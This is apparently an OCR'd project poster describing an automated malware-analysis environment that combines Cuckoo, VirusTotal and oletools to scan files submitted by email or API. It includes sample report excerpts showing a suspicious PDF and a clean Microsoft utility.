
Background

- Ensuring a users data is digitally guarded from a variety of malware attacks.
- Working with INOVA to design an automated and ad-hoc malware analysis solution to can analyze files submitted via email and API to see if they potentially contain malware
- Automate this malware recognition process of files that traverse the network and give them an optimal solution protect their clients and employees.

Objectives/Purpose

- Configure an environment that automates the process of recognizing malicious email or API files.
- Cuckoo automates the recognition process and ejects a malware analysis report to see if inputted files contain malware.
- Connected Cuckoo to VirusTotal and OleTools to encapsulate their registries.
- Cuckoo uses these registries to complete it's outputted report to the end-user.
- Reduces time in the analysis and validates Cuckoo reports.


Approach/Tools



- Our Virtual Machine uses:
  - ○ Cuckoo, VirusTotal, and Oletools.
- An Email or API file is inputted to the VM and the three programs will analyze it.
- Report any anomalies or infections, and detection of malicious files.
- A user-friendly report will be outputted.
- VirusTotal is used to analyzes suspicious files and URLs to detect types of malware from a community collected list.
- OLEtools used to analyze Microsoft OLE2 files.

Verification/Results

Figure I - Cuckoo Analysis Report



Summary

evil.pdf.dontopen.pdf

File *evil.pdf.dontopen.pdf*

Summary

Size	6.7KB
Type	PDF document, version 1.5
MD5	d0ee1df8779c4f25836a5aef89e4fd59
SHA1	b108e8853cf3225c6693d6e142a2a075c4a3de54
SHA256	f6bc7a12c387c1efaf541ed14834dc706117c515ba08ae69789b8232f5b4294f
SHA512	Show SHA512
CRC32	26BBD67A
ssdeep	None
Yara	None matched

Score

This file is **very suspicious**, with a score of **9.0 out of 10!**

Please notice: The scoring system is currently still in development and should be considered an ***alpha*** feature.


Feedback

Expecting different results? Send us this analysis and we will inspect it. Click here

Information on Execution

- Cuckoo report detecting a banking Trojan (malware)

Figure II - VirusTotal Registry Match



SHA256: f2ca1bb6c7e907d06dafe4687e579fce76b37e4e93b7605022da52e6ccc26fd2

File name: f2ca1bb6c7e907d06dafe4687e579fce76b37e4e93b7605022da52e6ccc26fd2

Detection ratio: 0 / 55

Analysis date: 2019-03-19 08:01:06 UTC (3 weeks, 2 days ago)

☺ **Trusted source!** This file belongs to the Microsoft Corporation software catalogue.

Antivirus	Result	Update
ALYac	✓	20190319
AVG	✓	20190319
Ad-Aware	✓	20190319
AegisLab	✓	20190319
AhnLab-V3	✓	20190319

- Above is a VirusTotal report verifying that a common utility is not malware

Conclusions

- Our solution is an integrated framework that contains both local malware analysis system and remote virus database reference.
